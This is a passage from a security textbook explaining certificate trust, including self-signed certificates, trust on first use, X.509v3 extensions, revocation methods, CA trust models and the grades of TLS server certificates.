Example (*Passport analogy to certificate policy constraints*). Countries issue passports. Most other countries recognize these (and in new e-passports, now verify the issuing government using public keys). Recognizing that a passport validly identifies a citizen of another country does not obligate a country to allow entry of that individual. Independent of such recognition, one country can decide to disallow entry of travellers from another.

OUT-OF-BAND CHANNELS & CHECKING FINGERPRINTS. Trust is often initially established by information sent over a channel that by assumption, an attacker does not have access to (if confidential) or cannot alter (if integrity is required)—sometimes called an *out-of-band* channel. The term also arises in a process called checking *fingerprints*. An example is retrieving a public key over an untrusted Internet channel such as email or HTTP, locally computing a cryptographic hash of the retrieved data, and cross-checking the data's integrity by comparing the computed hash to a hash value (believed to be the authentic one) obtained over an out-of-band channel.³ Such hash values may be represented as hexadecimal strings, or images uniquely derived from them. The out-of-band channel might be paper via postal mail or courier, or data exchanged in person, by voice over phone or from an HTTPS web site. The term *out-of-band* derives from telephony, where *in-band signaling* means sending control data over the same channel as voice data.

²This is an example of principle P19 (REQUEST-RESPONSE-INTEGRITY).

³This combines P17 (TRUST-ANCHOR-JUSTIFICATION) and P18 (INDEPENDENT-CONFIRMATION).

SELF-SIGNED CERTIFICATES & BROWSER TRUST ANCHORS. A public-key certificate is commonly validated using an in-hand trusted public key to verify the certificate's signature. In contrast, *self-signed* certificates are signed by the private key corresponding to the certificate's own public key. This does not allow deriving trust in one public key from another, but serves as a convenient structure for packaging a public key and related attributes. Trust in a self-signed certificate should be established by a reliable out-of-band channel. Some browsers have a *trusted certificate store* of self-signed certificates of a large number of established CAs, vetted by the browser vendor; other browsers rely on a similar store maintained by the host operating system, and either option may use a small set stored locally, with a larger set hosted online by the vendor to dynamically augment the local set. This dictates which TLS (server) certificates the browser, on behalf of the user, will recognize as valid. Such CA public keys relied on as pre-trusted starting points for certificate chains are called *trust anchors*.

ACCEPTING UNTRUSTED CERTIFICATES. A browser visiting a web site may be sent a self-signed certificate (Figure 8.3). The browser software may reject it, or present a dialogue allowing the user to accept it as “trusted” despite the software not recognizing




Figure 8.3: Self-signed site certificate—browser warning (Chrome 56.0.2924.87). The “Back to safety” tab discourages clicking-through to the site despite the browser being unable to verify the certificate chain (this happens when one or more certificates are signed by CAs unrecognized by the browser, i.e., not verifiable using the browser’s trust anchors).

it as such—in this case ideally also presenting the user information allowing a certificate fingerprint check as discussed (Fig. 8.10, page 232, shows two fingerprints). Users may accept the certificate without bothering to check, or may have insufficient information or understanding to check properly—but if they accept, they do so at their own risk, even if they do not understand this or the consequences of doing so.

An analogous situation arises if the received certificate is CA-signed but the receiving software has no trust anchor or chain allowing its programmatic verification. Again, the client application may be programmed to allow users to accept (“trust”) such certificates “by manual decision”. This violates a basic usable security⁴ principle—users should not be asked to take decisions that they do not have sufficient information to make properly—but it is a common shortcut when software designers don’t have better design ideas.

TRUST ON FIRST USE (TOFU). If a self-signed certificate is accepted (relied on as “trusted”) the first time it is received from a remote party, without any cross-check or assurance that it is authentic, this is called *trust on first use* (TOFU). To emphasize the risk, and lack of cross-check, it is also called *blind TOFU* or *leap-of-faith* trust. Some software interfaces ask the user whether the key should be accepted for one-time use only, or trusted for all future uses; the latter is sometimes assumed silently with the public key stored (within its certificate packaging), associated with that party, application or domain, and checked for a match (*key continuity*) on subsequent uses. If an active attacker provided a forged certificate on this first occurrence, the gamble is lost; but otherwise, the gamble is won and subsequent trust is justified. If a fingerprint is cross-checked once before first use, rather than “TOFU” we may call it *check on first use* (COFU).

TRUST ANCHOR JUSTIFICATION. TOFU is common when SSH (Chapter 10) is configured for authentication with user password and server public key. On first visit to an SSH server, the SSH client receives the server public key and is given an option to accept it. If the user accepts (after optionally cross-checking its fingerprint), the client stores the public key (for future use) and uses it to establish a secure channel; a user-entered password is then sent over this channel for user authentication to the server. On return visits to this server, the newly received public key is (silently) cross-checked with the stored key. This highlights a critical point: many PKI tools are designed to fully automate trust management after initial keys are set as trusted, proceeding thereafter without user involvement, silently using any keys or trust anchors accepted or configured in error. The importance of attention and correctness in such manual trust decisions motivates principle P17 (TRUST-ANCHOR-JUSTIFICATION). This applies when accepting keys or certificates as trusted, especially by non-technical users, in applications such as browsers (HTTPS certificates), secure email clients (PGP, S/MIME certificates), and SSH as above.

X.509V3 EXTENSIONS. Version 3 of the X.509 certificate standard added *certificate extension* fields. These are marked either *critical* or *non-critical*. An older system may encounter an extension field that it is unable to interpret. If the field is marked non-critical, the system can ignore the field and process the rest of the certificate. If a field is marked critical and a system cannot process it, the certificate must be rejected. Some examples of

⁴Usable security is discussed in Section 9.8.

extensions follow.

- Basic-Constraints: this extension has the fields (`cA`, `pathLenConstraint`). The first field is boolean—TRUE specifies that the public key is for a CA, FALSE specifies that the key is not valid for verifying certificates. The second field limits the remaining allowed certificate chain length. A length of 0 implies the CA can issue only end-entity, i.e., *leaf* certificates (this CA key cannot be used to verify chain links).
- Key-Usage: this specifies allowed uses of a key, e.g., for signatures, encryption, key agreement, CRL signatures (page 222). A separate extension, Extended-Key-Usage, can specify further key uses such as *code signing* (vendor signing of code to allow subsequent verification of data origin and integrity) and TLS server authentication.
- Subject-Alternate-Name: this may include for example an email address, domain name, IP address, URI, or other name forms. If the `Subject` field is empty (which is allowed), the alternate name must be present and marked as a critical extension.
- Name-Constraints: in CA-certificates (below), these allow CA control of `Subject` names in subsequent certificates when using hierarchical *name spaces*. By specifying prefixes in name subtrees, specified name spaces can be excluded, or permitted.

CROSS-CERTIFICATE PAIRS. ITU-T X.509 standardized a data structure for a pair of *cross-certificates* between CAs, each issuing a certificate for the other's public key—one issued-to-this-CA, one issued-by-this-CA. For example, a cross-certificate pair can allow CAs at the roots of two hierarchies (Section 8.4) to enable secure email between their communities. This data structure can aid discovery and assembly of certificate chains. Single (unilateral) cross-certificates are also possible strictly within one hierarchy, but in this case, *CA-certificate* is a less confusing term for one CA issuing a certificate to another. Constraints placed on cross-certificates and CA-certificates via certificate extensions take on greater importance when extending trust to an outside community.

Exercise (Transitivity of trust). Certificate chains, depending on constraints, treat trust as if it is transitive. Is trust transitive in real life? Consider the case of movie recommendations from a friend. (On what subject matter do you trust your friend? From whom do you seek legal relief if something goes wrong in a long trust chain?)

8.3 \ddagger Certificate revocation

Certificates have a predefined expiration date, from their `validity` field. A typical period is 1–2 years. Analogous to conventional credit cards, the validity period may be terminated ahead of time, i.e., the certificate can be *revoked*. In centralized systems where certificates are signed by CAs, it is expected that the CA issuing a certificate is responsible for making information about revoked certificates available to relying parties; the issuing party is recognized as the revocation authority for that certificate.

REVOCATION REASONS. For public-key certificates, the most serious *revocation reason* is the compromise, or suspected compromise, of the `Subject`'s private key. Other reasons may include that the key has been superseded by another key prior to the planned

expiry; the key owner is discontinuing use of the key; or the Subject (owner) changed job titles or affiliation and requires a new key for the new role.

We next discuss some of the main approaches used for revoking certificates.

METHOD I: CERTIFICATE REVOCATION LISTS (CRLs). A CA periodically issues (e.g., weekly, perhaps more frequently) or makes available to relying parties in its community, a signed, dated list of serial numbers of all unexpired-but-revoked certificates among those it has issued. The CRL may be sent to members of a defined community (*push model*), or published at an advertised location (*pull model*). Individual certificates may themselves indicate the retrieval location. An issue with CRLs is that depending on circumstances, their length may become cumbersome. Shortening certificate validity periods shortens CRLs, since expired certificates can be removed from CRLs.

METHOD II: CRL FRAGMENTS—PARTITIONS AND DELTAS. Rather than publishing full CRLs, several variations aim to improve efficiency by using CRL fragments, each a dated, signed sublist of serial numbers. *CRL distribution points*, also called *partitioned CRLs*, break full CRLs into smaller pieces, e.g., corresponding to predefined serial number ranges. Different ranges might be retrieved from different locations. Different distribution points might be used for different categories of revocation reasons. A CRL distribution point extension field (in the certificate) indicates where a relying party should seek CRL information, and the retrieval protocol or method (e.g., LDAP, HTTP).

In contrast, the idea of *delta CRLs* is to publish updates to earlier lists (from the same CA); relying parties accumulate the updates to build full CRLs. When the CA next issues a consolidated CRL, subsequent updates are relative to this new, specified base list. To offload the effort required to assemble and manage delta CRLs, this variation may be supported by CRL aggregator services.

METHOD III: ONLINE STATUS CHECKING. In online-checking methods such as the *online certificate status protocol (OCSP)*, relying parties consult a trusted online server in real time to confirm the validity status of a certificate (pull model). The appeal is in obtaining a real-time response—ideally based on up-to-date information (a real-time response is not necessarily based on fresh status information from the relevant CA; it might be no fresher than a CRL). In a push-model variation called *OCSP-stapling*, certificate holders frequently obtain signed, timestamped assertions of the validity of their own certificates, and include these when providing certificates to relying parties (e.g., when TLS servers send certificates to browsers).

COMPROMISE TIMELINE: FROM COMPROMISE TO VISIBILITY. CRLs require no OCSP-style online revocation service, but suffer delays between when a revocation is made, and when a relying party acquires that knowledge. Heavy focus on the urgency to instantaneously broadcast revocation information may reduce legal liability, but overlooks other aspects. Consider the event timeline of a private key compromise in Figure 8.4.

METHOD IV: SHORT-LIVED CERTIFICATES. This approach seeks to avoid the need for revocation entirely, by instead issuing certificates with relatively short validity periods—e.g., consider 1–4 days. The idea is that the maximum exposure window of a short-lived certificate is its full validity period, which is perhaps similar to or less than the exposure window of alternate methods. A drawback is the overhead of frequently




Figure 8.4: Certificate revocation timeline: from compromise to visibility. Possible delays at T_4 are mechanism-dependent, e.g., CRLs are typically issued at periodic intervals. A benefit of OCSP mechanisms (over CRLs) is to remove the T_6 -to- T_7 delay.

re-issuing certificates. In the limit, short-lived certificates are created on-demand, at the expense of real-time contact with the authority who speaks for the key's validity, and the full-time load this places on that authority.

METHOD V: SERVING TRUSTED PUBLIC KEYS DIRECTLY. Continuing this line of thought leads to considering entirely eliminating not only revocation, but possibly even signed certificates, instead relying on a trusted key server to serve only valid keys.⁵ This approach is best suited to a closed system with a single administrative domain; a real-time trusted connection to the server authoritative on the validity of each target public key requires relying parties have keying relationships with all such servers (or that one server acts as a clearinghouse for others)—raising key management issues that motivated use of certificates and related trust models in the first place. This approach also increases load on servers and availability requirements, compared to end-entities interacting with a trusted server only infrequently for new certificates. Thus significant tradeoffs are involved.

REVOKE CERTIFICATES: CA VS. END-ENTITY. Both CA and leaf certificates can be revoked. Consider a CA issuing (a leaf) TLS certificate for a server, to secure browser-server connections. The server may have one or more TLS certificates from one or more CAs. One or all of these server certificates may be revoked. The certificate of the CA signing these certificates may also be revoked. These would all be distinct from the certificate of an end-user being revoked. (Recall that TLS supports mutual authentication, but in practice is used primarily for unilateral authentication of the server to the browser, i.e., the server presents its certificate to the browser.) X.509v3 standards include *Certification Authority revocation lists* (CARLs), i.e., CRLs specifically dedicated to revoked CA certificates; proper certificate chain validation includes revocation checks on CA keys throughout the chain, excluding trust anchors. This leaves the question of how to handle revocation of trust anchors, which albeit rare, may be by separate means, e.g., modification of trusted certificate stores in browsers or operating systems by software updates, and dynamic or manual changes to such stores.

DENIAL OF SERVICE ON REVOCATION. A standard concern in certificate revocation is denial of service attacks. If a request for revocation information is blocked, the

⁵For related discussion of *public-key servers*, see Fig. 8.14 on page 237.

relying party’s system either fails closed (deciding that the safest bet is to treat the certificate as revoked), or fails open (assumes the certificate is unrevoked). In the latter case, which violates principle **P2** ([SAFE-DEFAULTS](#)), an attacker blocking revocation services may cause a revoked certificate to be relied on.

8.4 CA/PKI architectures and certificate trust models

This section explains how trust relationships between CAs, and the use of trust anchor lists, define PKI models suitable for TLS, secure email, and other applications.⁶

TRUST MODEL DEFINITION. There are many different meanings of trust and trust models. For our purposes, a *certificate trust model* is a system—its design, procedures, and rules as instantiated by software and other processes—by which applications recognize public-key certificates as valid, and if so, the allowed uses of their public keys as dictated by certificate fields or implied by relying systems. Of course such trust models, as technical mechanisms, cannot determine whether entities are *trustworthy*.

MODEL PHILOSOPHY VS. TECHNICAL ABILITY. It is helpful to think of a trust model as constraining a technology to implement a particular philosophy or achieve specific goals. Making a set of arbitrarily configurable software components available does not define a trust model; useful models facilitate specific purposes or applications. “What trust model is best?” is not a well-defined question. It is more useful to ask: “For a given application (with objectives X, Y and Z), what trust model is most suitable?” The answer differs by application, goals, and to whom the system is designed to give control.

‡TOOLBOX SHAPED TO MEET GOALS. Data structures associated with standard ITU-T:X.500, X.509 certificates, and customizations via IETF RFCs provide a toolbox allowing different communities (or applications) to build customized trust models suiting specific needs and ecosystems. Different trust models should be expected for automotive manufacturers (e.g., the use of VPN/IPsec technology by the Automotive Network eXchange/ANX), federal governments (e.g., the S/MIME-based U.S. Bridge CA secure email project), and business-to-consumer applications (e.g., TLS-based information exchanges between banks and online customers). PKI infrastructures intended for business-to-business partners may be underpinned by pairwise or network-wide formal business contracts and proprietary software; web-based e-commerce, on the other hand, may involve commodity browsers supporting TLS and click-wrap agreements that few read.

We discuss various trust models with examples to build our understanding—single-CA communities, linking them, CA hierarchies, linking multiple hierarchies, and finally hybrid models offering finer-grained configurability at the price of greater complexity.

MODEL I (BASE): SINGLE-CA DOMAINS AND LINKING THEM. The simplest systems involve single-CA domains (i.e., no hierarchies or intermediate CAs) with no trust connections between the distinct communities. Each is a single closed system with respect to trust, although possibly a very large administrative domain. This is the model of

⁶Instructors who are time-constrained may wish to focus on Model IV, as background for Section 8.5.




Figure 8.5: Model I: Single-CA systems (a) and linking them. Solid arrow points from certificate issuer to certificate subject. Double arrow indicates CA-certificates in both directions (i.e., cross-certificate pair). Dotted arrow indicates the trust anchor embedded in leaf’s software. Case (b) shows that for $n = 3$ CAs, a ring of cross-certificate pairs (each pair of CAs signing a certificate for the public key of the other) is the same as a *complete network* (all CAs directly connected to all others). For $n \geq 4$, options include maintaining a ring structure (with each CA cross-certified only with immediate neighbors in a ring structure), or a complete network (all CAs pairwise cross-certified with all others). The hub-and-spoke model (c) reduces the inter-connect complexity from order n^2 to n .

current end-to-end secure *instant messaging* systems (e.g., WhatsApp Messenger). Figure 8.5 illustrates simple topologies for linking single-CA domains.

Example (Linking single-CA systems). Consider an enterprise company with three divisions in distinct countries. Each division administers a CA for in-country employees. Each end-entity is configured to have as trust anchor its own CA’s key; see Figure 8.5(a). To enable entities of each division to trust certificates from other divisions, all being equal trusted peers, each pair of CAs can create certificates for each other, as indicated by double-arrows in Figure 8.5(b); the resulting *ring-mesh of single CAs* connects the formerly disjoint single-CA systems. As the caption notes, an $n = 3$ ring-mesh of CAs is a complete network, but at $n = 4$ CAs, the situation becomes more complex due to combinatorics: the number of CA pairs (4 choose 2) is now 6 , and as a general pattern grows as the square of n . While direct cross-certifications between all CAs that are close business partners may still be pursued and desirable in some cases, it comes at the cost of complexity. This motivates an alternative: a bridge CA.

BRIDGE CA. The *bridge CA trust model*, also known as a *hub-and-spoke model*, is an alternative for large sets of equal peers or trading partners (as demonstrated in the U.S. Federal Bridge CA project, above). A dedicated bridge CA or hub node is introduced specifically to reduce the cross-connect complexity. Figure 8.5(c) shows this with single-CA subsystems; Model III’s multi-CA subsystems can likewise be bridged at their roots. Note that the bridge CA is not a trust anchor for any end-entity (thus not a root).

MODEL II: STRICT HIERARCHY. A *strict CA hierarchy* is a system with multiple CAs organized as a tree with multiple levels of CAs, typically a closed system (single community). At the top is a single CA (depicted as the *root* of an inverted tree), followed by one or more levels of *intermediate CAs*; see Fig. 8.6(a). CAs at a given tree level issue




Figure 8.6: Model II, (a) Strict CA hierarchy trust model. (b) Hierarchy with reverse certificates. Nodes are certificates. Solid arrow points from certificate issuer to subject. Double-arrow means CA-certificates in both directions. Dotted arrow shows trust anchor.

certificates for the public keys of CAs at the next-lower level, until at a final *leaf-node* level, the keys in certificates are (non-CA) end-entity public keys. Typically, end-entities within the community have their software clients configured with the root CA public key as their trust anchor. A major advantage of a strict hierarchy is clearly defined trust chains starting from the root. In figures showing both trust anchors and certifications, the visual trust chain begins by following a dotted arrow from a leaf to a trust anchor, and then a path of solid arrows to another leaf. As a practice example, in Fig. 8.6(a), trace out the trust chain path from e3 to e2; then do so in Fig. 8.6(b).

HIERARCHY WITH REVERSE CERTIFICATES. A generalization of the strict hierarchy is a *hierarchy with reverse certificates*. The tightly structured hierarchical design is retained, with two major changes. 1) CAs issue certificates not only to their immediate children CAs in the hierarchy, but also to their parent (immediate superior); these *reverse certificates* go up the hierarchy. Figure 8.6(b) shows this by using double-ended arrows. 2) A leaf is given as trust anchor the CA that issued its certificate (not the root CA), i.e., its “local” CA, closest in the hierarchy. Trust chains therefore start at the local CA and progress up the hierarchy and back down as necessary.

MODEL III: RING-MESH OF TREE ROOTS. Returning to the base of multiple single-CA domains, suppose each single-CA domain is now a multi-CA system formed as a tree or hierarchy. The distinct trees are independent, initially with no trust cross-connects. Now, similar to connecting single-CA systems per Fig. 8.5, connect instead the root CA nodes of these trees. As before, topologies to consider include complete pairwise cross-connects, rings, and a bridge CA model. We collectively call these options a *ring-mesh of tree roots*. The end result is a system joining multiple hierarchical trees into a trust community by CA-certificates across subsets of their top CAs. If there are, say, 10 multi-CA trees, a fully-connected graph with all $(10 \text{ choose } 2)$ pairs of roots cross-certifying is possible, but in practice all such cross-certificate pairs might not be populated—e.g., not all 10 communities may wish to securely communicate with each other (indeed, some may not trust each other). If root CAs are equal peers, the bridge CA topology may be preferred. For Model III, the trust anchor configured into end-entities is often the root key of their original tree (and/or their local CA key); from this, trust chains including CA-certificates allow derived trust in the leaf nodes of other trees.




Figure 8.7: Model IV: Browser trust model. Built from multiple disjoint hierarchical trees (a), there are no CA cross-certificates in the browser trust model (b), and leaf certificates are for web servers (e.g., e1). Solid arrow points from certificate signer to subject.

MODEL IV: FOREST OF HIERARCHICAL TREES (BROWSER MODEL). Starting as in Model III with a forest of (disjoint) hierarchical trees, an alternative to joining communities through cross-certificates is to use *trust anchor lists* (Fig. 8.7). End-entities get as trust anchors not just a single root key, but a (typically large) set of public keys corresponding to a collection of root CAs. Despite no cross-certificates across the tops of disjoint trees, an end-entity can derive trust in the leaf nodes of each tree for which it has a trust anchor. This is the approach of the *browser trust model* (Section 8.5), used not to authenticate end-users, but rather to allow users’ browsers to recognize TLS-supporting servers; thus tree leaf nodes correspond to certificates of servers (domains).

MODEL V: DECENTRALIZED CA TRUST (ENTERPRISE PKI MODEL). This model, also called a *network PKI* or *mesh PKI* architecture, may be viewed as putting bottom-level CAs in control, i.e., the CAs that issue certificates to end-entities. The trust anchor configured into an end-entity client is the public key of the CA that issued its certificate (based on reasoning that a leaf system has strongest trust affiliation with the CA “closest” to it in a trust graph). Variations allow importing—often under system control in an enterprise deployment—additional trust anchors or trust anchor lists. The model allows cross-certificates to link PKI components and facilitates peer relationships (Fig. 8.8),




Figure 8.8: Model V: Enterprise PKI model. Cross-certifying peer departments lower in a hierarchy allows finer-grained trust peering than cross-certifying at the root.

complete networks, hierarchies, ring-meshes and bridge CAs. While not recommended, arbitrarily complex trust graphs are allowed—albeit complexity is limited to the CA network graph, whereas Model VI extends complexity further to include the end-user layer. The useful resulting architectures are those easily understood by administrators and users.

MOTIVATION OF ENTERPRISE PKI MODEL. In practice, PKIs are often built bottom-up, rather than fully planned before roll-out begins. Commercial products have focused on tools suitable for use within and between corporations or government departments, i.e., *enterprise products*. Companies may build a PKI first within a small department, then a larger division, then across international branches, and perhaps later wish to extend their community to allow secure communications with trusted partner companies. Practical trust models, and associated tools and architectures, accommodate this. A central idea is building (enlarging) *communities of trust*—keeping in mind that a vague definition of *trust* is unhelpful. In building a PKI and selecting a trust model, a helpful question to ask is: What is the PKI aiming to accomplish or deliver?

Example (*Decentralized model: cross-certifying subsidiaries*). An example of the enterprise PKI model is for *cross-certification of two subsidiaries*. Consider companies X and Y with their own strict hierarchies disjoint from each other (Figure 8.8). End-entity clients have as trust anchor the root CA of their own company. Suppose there is a desire for selected entities in one company to recognize some certificates from the other. Adding root CA_Y of CompanyY as a trust anchor to end-entity e2 of CompanyX is a coarse-grained solution by which e2 will recognize all certificates from CompanyY; this could likewise be accomplished by having CA_X and CA_Y cross-certify, but in that case it would hold for all employees of each company (e.g., e1), not just e2. As a finer-grained alternative, suppose the motivation stems from e2 being in a division Dept2 that has need for frequent secure communication with Dept3 of CompanyY (as peer accounting departments). If these divisions have their own CAs, CA2 and CA3, those CAs could cross-certify as peer departments lower in the hierarchy. This allows e2 and e3 to trust each other's certificates via CA2-CA3 cross-certificates. Does e1 have a trust path to e3? Yes if end-entities have their own tree's root key as a trust anchor; no if end-entities only have their local CA keys as trust anchors. CompanyX can use extension fields (Section 8.2) in the certificate CA2 issues for CA3, to impose name, pathlength, and policy constraints (perhaps limiting key usage to email, ruling out VPN) to limit the ability of CompanyY's CA3 to issue certificates that CompanyX would recognize.

Example (*Decentralized model: single enterprise*). Consider a single, large corporation with a deep multi-CA strict hierarchy with reverse certificates (each division has its own CA). End-entities are configured with their local CA as trust anchor. Trust chains between all pairs of end-entities will exist, but adding direct cross-certificates between two divisions that communicate regularly results in shorter (simpler) chains.

MODEL VI: USER-CONTROL TRUST MODEL (WEB OF TRUST). This model has no formal CAs. Each end-user is fully responsible for all trust decisions, including acting as their own CA (signing their own certificates and distributing them), and making individual, personal decisions on which trust anchors (other users' certificates or public keys) to import as trusted. The resulting trust graphs are ad hoc graphs connecting end-

entities. This is the PGP model, proposed circa 1995 for secure email among small groups of technically oriented users, as discussed further in Section 8.7.

CA-CERTIFICATES VS. TRUST ANCHOR LISTS. To conclude this section, we note that it has highlighted two aspects that distinguish PKI trust architectures:

1. the trust anchors that end-entity software clients are configured with (e.g., the public keys of CAs atop hierarchies, vs. local CAs); and
2. the relationships defined by CA-certificates (i.e., which CAs certify the public keys of which other CAs).

These aspects define how trust flows between trust domains (*communities of trust*), and thus between end-users.

8.5 TLS web site certificates and CA/browser trust model

The preceding sections discussed generic aspects of certificates and PKI. We now discuss their specific application to TLS—building on the browser trust model of Figure 8.7.

TRANSPORT LAYER SECURITY. *TLS* is the world’s most widely deployed security protocol, and *de facto* standard means for securing web browser-server traffic. The 1994 predecessor of TLS, namely *SSL*, was designed for use with HTTP (to facilitate HTTPS), but also with the intent that almost any protocol using TCP could be easily modified to be run “over” TLS/SSL to add security. By 2000, SSL had already been used to add security to FTP (file transfer), SMTP (email), telnet (remote terminals) and LDAP (directory access). TLS/SSL had two original security goals: encryption of traffic between endpoints (confidentiality), and server authentication (through public-key certificates) to help assure that, e.g., a credit card number went to an intended server. From the outset, TLS also supported certificate-based client authentication (but this remains little used).

“TRUSTED” CERTIFICATE. The term *trusted certificate* means that a browser, or other client as a relying party, carries out certificate validation checks (Section 8.2) and concludes that from its viewpoint, the certificate is valid. A certificate trusted by one relying party might not be trusted by another (and might not be trustworthy).

GRADES OF TLS CERTIFICATES. As discussed (Section 8.1), before issuing a certificate, a CA should demand proof of knowledge of the requesting party’s private key, and for TLS, test control or ownership of a domain or domain name. Whether and how a CA confirms the natural-world name of an organization results in three quality-related grades of TLS server certificates as follows, in increasing order of CA due diligence.

DV CERTIFICATES. For *Domain Validated* (DV) certificates, the Subject is validated minimally by demonstration of administrative control of the domain, e.g., the ability to respond to an email sent to a designated domain account (such as `admin@domain.com`), or the ability to publish a CA-specified string in a DNS domain record. No assurance is provided that the requesting party is associated with any real-world entity. DV certificates are inexpensive (e.g., \$10–\$50, or even free), and their issuance is often fully automated.

OV CERTIFICATES. Obtaining an *Organization Validated* (OV) certificate requires demonstration of domain control plus the requesting party passing further manual checks (e.g., confirmation of a claimed street address and organization business name), depending on a CA’s *Certificate Practice Statement* (CPS) specifying the policy it operates under. The CA may cross-check a claimed business name with a commercial database (e.g., Dun & Bradstreet’s list of 300 million businesses) and call-back to a publicly listed phone number from such a database. Browsers relying on OV certificates may display organization-related information to users who seek certificate-related information. Software can extract information from the certificate Subject field, whose populated subfields may include as noted earlier, e.g., Common Name, Organizational Unit, Organization, and Country. Most end-users notice no difference between DV and OV certificates (any differences in browser cues may be too obscure or not understood, as discussed further in Section 9.8).

EV CERTIFICATES. *Extended Validation* (EV) certificates were motivated by loss of confidence after low-assurance DV certificates emerged—for example, browser-trusted DV certificates from phishing sites result in the same visual assurances to end-users as do DV certificates from non-phishing sites, e.g., a TLS closed-lock icon in browser URL bars. Before issuing an EV certificate, the issuing CA is expected to manually verify:

1. the real-world existence of the legal entity named as Subject;
2. the registration of an associated organization in government-recognized databases;
3. a physical, operational existence matching the location indicated in the certificate;
4. the requesting individual’s identity and their authority to represent the organization;
5. exclusive control of the specified domain name.

The Subject DN must be fully qualified (wildcard domains like *.google.com are disallowed in EV certificates). An X.509v3 extension field Certificate-Policies is used, and includes a CA-specific policy *object identifier* (OID) and a URL pointing to a *Certificate Practice Statement*; the policy requires “timely” responses to browser revocation checks, among other things. The CA registers the OID with browser vendors as its EV identifier. On receiving an EV certificate from a visited site, the browser checks that the EV OID therein matches that pre-registered by the CA.

IV CERTIFICATES. In addition to DV, OV and EV grades, *IV certificates* (Individual Validated) are those that a user has chosen to accept (e.g., self-signed certificates, Section 8.2) despite not being recognized by their client software’s trust anchors.

